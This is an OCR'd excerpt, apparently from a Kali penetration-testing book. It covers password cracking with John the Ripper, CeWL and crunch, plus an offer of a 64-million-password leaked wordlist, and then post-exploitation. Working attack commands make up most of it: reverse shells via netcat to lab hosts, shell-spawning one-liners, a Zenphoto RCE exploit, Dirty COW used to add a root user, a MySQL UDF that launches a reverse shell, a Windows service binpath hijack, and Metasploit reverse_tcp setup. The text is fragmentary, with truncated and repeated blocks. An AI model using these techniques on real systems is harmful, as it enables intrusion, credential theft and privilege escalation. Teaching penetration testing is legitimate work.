
I got some requests for a wordlist with just the "real human" passwords leaked from various website databases. Th passwords. There are about 64 million passwords in this list!


Torrent (Fast)

GZIP-compressed. 247 MiB compressed. 684 MiB uncompressed.

HTTP Mirror (Slow)


https://www.onlinehashcrack.com
nline HashCrack
rofessional Password Recovery
HOME
HASHES
MD5, NTLM, MYSQL, SHA1..
WIFI
Recover WPA(2) Handshakes
Office
Word, Excel & Powerpoint Files
ONLINE HASH CRACK IS A PASSWORD RECO
ASSISTING PENTESTERS & SECURITY EXPERT


Password/Hashes crack
ENTER YOUR HASHES (UP TO 10):
ONE HASH PER LINE
Hash acceptance list.
EMAIL:
valid email for notification
SUBMIT
Wifi WPA(2) crack
UPLOAD YOUR CAPTURE FILE:
Choose file
No file chosen
*.cap or *.pcap or *.hccap
Max size : 10 Mb
Automatically select the first ESSID
EMAIL:
Valid email for notification
SUBMIT






```
root@kali:~# john -h
John the Ripper password cracker, version 1.8.0.6-jumbo-1-bleeding_omp [linux-gr
Copyright (c) 1996-2015 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION]      "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                  --pipe  like --stdin, but bulk reads, and allows rules
--loopback[=FILE]       like --wordlist, but fetch words from a .pot file
--dupe-suppression      suppress all dupes in wordlist (and force preload)
--encoding=NAME         input encoding (eg. UTF-8, ISO-8859-1). See also
                        doc/ENCODING and --list=hidden-options.
--rules[=SECTION]       enable word mangling rules for wordlist modes
--incremental[=MODE]    "incremental" mode [using section MODE]
--mask=MASK             mask mode using MASK
--markov[=OPTIONS]      "Markov" mode (see doc/MARKOV)
--external=MODE         external mode or word filter
--stdout[=LENGTH]       just output candidate passwords [cut at LENGTH]
--restore[=NAME]        restore an interrupted session [called NAME]
--session=NAME          give a new session the NAME
--status[=NAME]         print status of a session [called NAME]
```

```
root@kali:~# john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt /root
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 32/32])
Press 'q' or Ctrl-C to abort, almost any other key for status
admin            (?)
1g 0:00:00:00 DONE (2017-02-20 01:29) 8.333g/s 165158p/s 165158c/s 165158C/s admin
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

	User	Password	Hash	GECOS
1	?		21232f297...	
2	?			






```
root@kali:~# cewl -h
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

Usage: cewl [OPTION] ... URL
        --help, -h: show help
        --keep, -k: keep the downloaded file
        --depth x, -d x: depth to spider to, default 2
        --min_word_length, -m: minimum word length, default 3
        --offsite, -o: let the spider visit other sites
        --write, -w file: write the output to the file
        --ua, -u user-agent: useragent to send
        --no-words, -n: don't output the wordlist
        --meta, -a include meta data
        --meta_file file: output file for meta data
        --email, -e include email addresses
        --email_file file: output file for email addresses
        --meta-temp-dir directory: the temporary directory used by exiftool when pa
        --count, -c: show the count for each word found
```

```
root@kali:~# cewl -d 2 http://192.168.36.16/forum/
CeWL 5.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

sshd
Mar
testbox
131
user
from
RSS
pam
auth
port
unix
preauth
invalid
thread
Bye
Forum
```

```
root@kali:~# crunch 2 2 abcdef
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 36
aa
ab
ac
ad
ae
af
ba
```

```
root@kali:~# crunch -h
crunch version 3.6

Crunch can create a wordlist based on criteria you specify.  The output

Usage: crunch <min> <max> [options]
where min and max are numbers

Please refer to the man page for instructions and examples on how to use
```

```
root@kali:~# crunch 2 2 abcdef
Crunch will now generate the following amount of data: 108 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 36
aa
ab
ac
ad
ae
af
ba
```

```
Edit  Search  Options  Help
# charset configuration file for winrtgen v1.2 by Massimiliano Montoro (mao@oxid.it)
# compatible with rainbowcrack 1.1 and later by Zhu Shuanglei <shuanglei@hotmail.com>


hex-lower                       = [0123456789abcdef]
hex-upper                       = [0123456789ABCDEF]

numeric                         = [0123456789]
numeric-space                   = [0123456789 ]

symbols14                       = [!@#$%^&*()-_+=]
symbols14-space                 = [!@#$%^&*()-_+= ]

symbols-all                     = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
symbols-all-space               = [!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

ualpha                          = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]
ualpha-space                    = [ABCDEFGHIJKLMNOPQRSTUVWXYZ ]
ualpha-numeric                  = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789]
ualpha-numeric-space            = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 ]
ualpha-numeric-symbol14         = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=]
ualpha-numeric-symbol14-space   = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+= ]
ualpha-numeric-all              = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/]
ualpha-numeric-all-space        = [ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789!@#$%^&*()-_+=~`[]{}|\:;"'<>,.?/ ]

```

```
root@kali:~# crunch 10 10 -t @@packt,,% -b 1mib -o START
Crunch will now generate the following amount of data: 50267360 bytes
47 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 4569760


crunch:   2% completed generating output

crunch:   4% completed generating output
```

```
ubpacktTM5-uppacktWC9.txt
uppacktWD0-vdpacktYT4.txt
vdpacktYT5-vspacktBJ9.txt
vspacktBK0-wgpacktEA4.txt
wgpacktEA5-wupacktGQ9.txt
wupacktGR0-xipacktJH4.txt
xipacktJH5-xwpacktLX9.txt
xwpacktLY0-ykpacktOO4.txt
ykpacktOO5-yypacktRE9.txt
yypacktRF0-zmpacktTV4.txt
zmpacktTV5-zzpacktZZ9.txt
```

```
pepacktVU0-pspacktYK4.txt.gz
pspacktYK5-qhpacktBA9.txt.gz
qhpacktBB0-qvpacktDR4.txt.gz
qvpacktDR5-rjpacktGH9.txt.gz
rjpacktGI0-rxpacktIY4.txt.gz
rxpacktIY5-slpacktLO9.txt.gz
slpacktLP0-szpacktOF4.txt.gz
szpacktOF5-tnpacktQV9.txt.gz
tnpacktQW0-ubpacktTM4.txt.gz
ubpacktTM5-uppacktWC9.txt.gz
uppacktWD0-vdpacktYT4.txt.gz
vdpacktYT5-vspacktBJ9.txt.gz
vspacktBK0-wgpacktEA4.txt.gz
wgpacktEA5-wupacktGQ9.txt.gz
wupacktGR0-xipacktJH4.txt.gz
xipacktJH5-xwpacktLX9.txt.gz
xwpacktLY0-ykpacktOO4.txt.gz
ykpacktOO5-yypacktRE9.txt.gz
yypacktRF0-zmpacktTV4.txt.gz
zmpacktTV5-zzpacktZZ9.txt.gz
```

Chapter 8: Have Shell Now What?




```
root@Ch33z-plz:~# php zenphoto.php 192.168.1.150 /zenphoto/

+-------------------------------------------------------------+
| Zenphoto <= 1.4.1.4 Remote Code Execution Exploit by EgiX |
+-------------------------------------------------------------+

zenphoto-shell# ls
class.auth.php
class.file.php
class.history.php
class.image.php
class.manager.php
class.pagination.php
class.search.php
class.session.php
class.sessionaction.php
class.upload.php
config.base.php
config.php
config.tinymce.php
data.php
function.base.php

zenphoto-shell#
```


```
zenphoto-shell# /tmp/netcat 192.168.1.148 -e /bin/bash 443
```

```
listening on [any] 443 ...
192.168.1.150: inverse host lookup failed: Unknown host
connect to [192.168.1.148] from (UNKNOWN) [192.168.1.150] 36128
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
www-data@canyoupwnme:/var/www$
```

Shell Spawning

- ```
  python -c 'import pty; pty.spawn("/bin/sh")'
  ```
- ```
  echo os.system('/bin/bash')
  ```
- ```
  /bin/sh -i
  ```
- ```
  perl —e 'exec "/bin/sh";'
  ```
- ```
  perl: exec "/bin/sh";
  ```

- Example: ./LinEnum.sh -k keyword -r report -e /tmp/ -t

OPTIONS:

- -k Enter keyword
- -e Enter export location
- -t Include thorough (lengthy) tests
- -r Enter report name
- -h Displays this help text
  ```

```
#basic kernel info
unameinfo=`uname -a 2>/dev/null`
if [ "$unameinfo" ]; then
  echo -e "\e[00;31mKernel information:\e[00m\n$unameinfo" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

procver=`cat /proc/version 2>/dev/null`
if [ "$procver" ]; then
  echo -e "\e[00;31mKernel information (continued):\e[00m\n$procver" |tee -a $report 2>/dev/null
  echo -e "\n" |tee -a $report 2>/dev/null
else
  :
fi

#search all *-release files for version info
```

```
# Networking Info

print "[*] GETTING NETWORKING INFO...\n"

netInfo = {"NETINFO":{"cmd":"/sbin/ifconfig -a", "msg":"Interfaces", "results":results},
       "ROUTE":{"cmd":"route", "msg":"Route", "results":results},
       "NETSTAT":{"cmd":"netstat -antup | grep -v 'TIME_WAIT'", "msg":"Netstat", "results":results}
      }

netInfo = execCmd(netInfo)
printResults(netInfo)

# File System Info
print "[*] GETTING FILESYSTEM INFO...\n"

driveInfo = {"MOUNT":{"cmd":"mount","msg":"Mount results", "results":results},
         "FSTAB":{"cmd":"cat /etc/fstab 2>/dev/null", "msg":"fstab entries", "results":results}
        }
```

```
 "$BLUE## $RED /etc/fstab File Contents"
 "\n"
 "$BLUE"
 "##"
 "\n"
 '%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
 "\n"
 "$NORMAL"
at /etc/fstab




 "\n"
 "$BLUE"
 '%*s\n' "${COLUMNS:-$(tput cols)}" '' | tr ' ' '#'
 "##"
 "\n"
 "$RED"
 "$BLUE## $RED /etc/passwd File Contents"
```

```
$ sudo --list
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (waldo) NOPASSWD: /usr/bin/vim /etc/apache2/sites-available/000-default.conf
    (ALL) NOPASSWD: /sbin/iptables
$
```

```
pwd
/var/www/html

id
uid=1000(waldo) gid=1000(waldo) groups=1000(waldo),24(cdrom),3
mbashare)
```





```
root@kali:~/Linux_Exploit_Suggester# perl Linux_Exploit_Suggester.pl -k 2.6.18

Kernel local: 2.6.18

Searching among 65 exploits...

Possible Exploits:
[+] american-sign-language
   CVE-2010-4347
   Source: http://www.securityfocus.com/bid/45408/
[+] can_bcm
   CVE-2010-2959
   Source: http://www.exploit-db.com/exploits/14814/
```




```
www-data@Sedna:/tmp$ gcc -pthread -o dirty 40839.c -lcrypt
gcc -pthread -o dirty 40839.c -lcrypt
www-data@Sedna:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: firefart

Complete line:
firefart:fik57D3GJz/tk:0:0:pwned:/root:/bin/bash

mmap: b7788000
^C
root@kali:~#
```

```
root@kali:~# ssh -l firefart 192.168.1.159
firefart@192.168.1.159's password:
Added user firefart.

Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Thu Mar 16 09:11:50 EDT 2017

  System load: 0.0               Memory usage: 5%   Processes:       60
  Usage of /:  29.7% of 7.26GB   Swap usage:   0%   Users logged in: 0

  Graph this data and manage this system at:
    https://landscape.canonical.com/

Last login: Sun Mar 12 00:41:47 2017 from 192.168.0.126
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
```

```
firefart@Sedna:~# echo 0 > /proc/sys/vm/dirty_writeback_centisecs
firefart@Sedna:~# id
uid=0(firefart) gid=0(root) groups=0(root)
```

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.238.130: inverse host lookup failed: Unknown server error : Co
connect to [192.168.238.135] from (UNKNOWN) [192.168.238.130] 33779
Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686 GNU/Linux
 02:15:51 up  1:46,  1 user,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1     -                 00:30    4:19   0.61s  0.31s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: no job control in this shell
sh-4.1$ cd /tmp
```

```
sh-4.1$ ls
ls
mysqludf_so
```

```
use mysql;
create table code (          );
insert into code values(load_file('/tmp/mysqludf.so'));
select * from code into dumpfile '/usr/lib/mysql/plugin/mysqludf.so';
create function sys_eval returns integer soname 'mysqludf.so';
```

```
select sys_eval('nc -vv .                1234 -e /bin/bash');
```


```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
:              : inverse host lookup failed: Unknown server error :
connect to [1            )5] from (UNKNOWN) [:            0] 32936
id
uid=0(root) gid=0(root)
```

```
thebobs@Initech-DMZ01:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:59:79:84
          inet addr:192.168.1.5  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe59:7984/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6950 errors:0 dropped:0 overruns:0 frame:0
          TX packets:182 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:436168 (436.1 KB)  TX bytes:21779 (21.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

virbr0    Link encap:Ethernet  HWaddr fe:54:00:4b:73:5f
          inet addr:192.168.122.1  Bcast:192.168.122.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:24 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2796 (2.7 KB)  TX bytes:2059 (2.0 KB)
```

```
root@kali:~# ssh -L 9001:192.168.122.65:80 thebobs@192.168.1.5
```




```
meterpreter > getsystem -h
Usage: getsystem [options]

Attempt to elevate your privilege to that of local system.

OPTIONS:

    -h        Help Banner.
    -t <opt>  The technique to use. (Default to '0').
        0 : All techniques available
        1 : Service - Named Pipe Impersonation (In Memory/Admin)
        2 : Service - Named Pipe Impersonation (Dropper/Admin)
        3 : Service - Token Duplication (In Memory/Admin)


meterpreter >
```

```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\system32\svchost.exe -k LocalService
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
                           : HTTP
        SERVICE_START_NAME : NT AUTHORITY\LocalService

C:\Documents and Settings\test\Desktop>
```

```
C:\Documents and Settings\test\Desktop>sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41
ows\System32\cmd.exe"
sc config upnphost binpath= "C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Documents and Settings\test\Desktop>
```

```
C:\Documents and Settings\test\Desktop>sc config upnphost obj= ".\LocalSystem" password= ""
sc config upnphost obj= ".\LocalSystem" password= ""
[SC] ChangeServiceConfig SUCCESS

C:\Documents and Settings\test\Desktop>
```

```
C:\Documents and Settings\test\Desktop>sc qc upnphost
sc qc upnphost
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: upnphost
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 3   DEMAND_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\nc.exe -nv 192.168.110.41 1234 -e C:\Windows\System32\cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Universal Plug and Play Device Host
        DEPENDENCIES       : SSDPSRV
                           : HTTP
        SERVICE_START_NAME : LocalSystem

C:\Documents and Settings\test\Desktop>
```

```
msf > use exploit/windows/local/
use exploit/windows/local/adobe_sandbox_adobecollabsync
use exploit/windows/local/agnitum_outpost_acs
use exploit/windows/local/always_install_elevated
use exploit/windows/local/applocker_bypass
use exploit/windows/local/ask
use exploit/windows/local/bthpan
use exploit/windows/local/bypassuac
use exploit/windows/local/bypassuac_eventvwr
use exploit/windows/local/bypassuac_injection
use exploit/windows/local/bypassuac_vbs
use exploit/windows/local/capcom_sys_exec
use exploit/windows/local/current_user_psexec
use exploit/windows/local/ikeext_service
use exploit/windows/local/ipass_launch_app
use exploit/windows/local/lenovo_systemupdate
use exploit/windows/local/mqac_write
```

```
msf exploit(ms10_015_kitrap0d) > set SESSION 1
msf exploit(ms10_015_kitrap0d) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms10_015_kitrap0d) > set LHOST 192.168.110.6
msf exploit(ms10_015_kitrap0d) > set LPORT 4443
msf exploit(ms10_015_kitrap0d) > show options

Module options (exploit/windows/local/ms10_015_kitrap0d):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
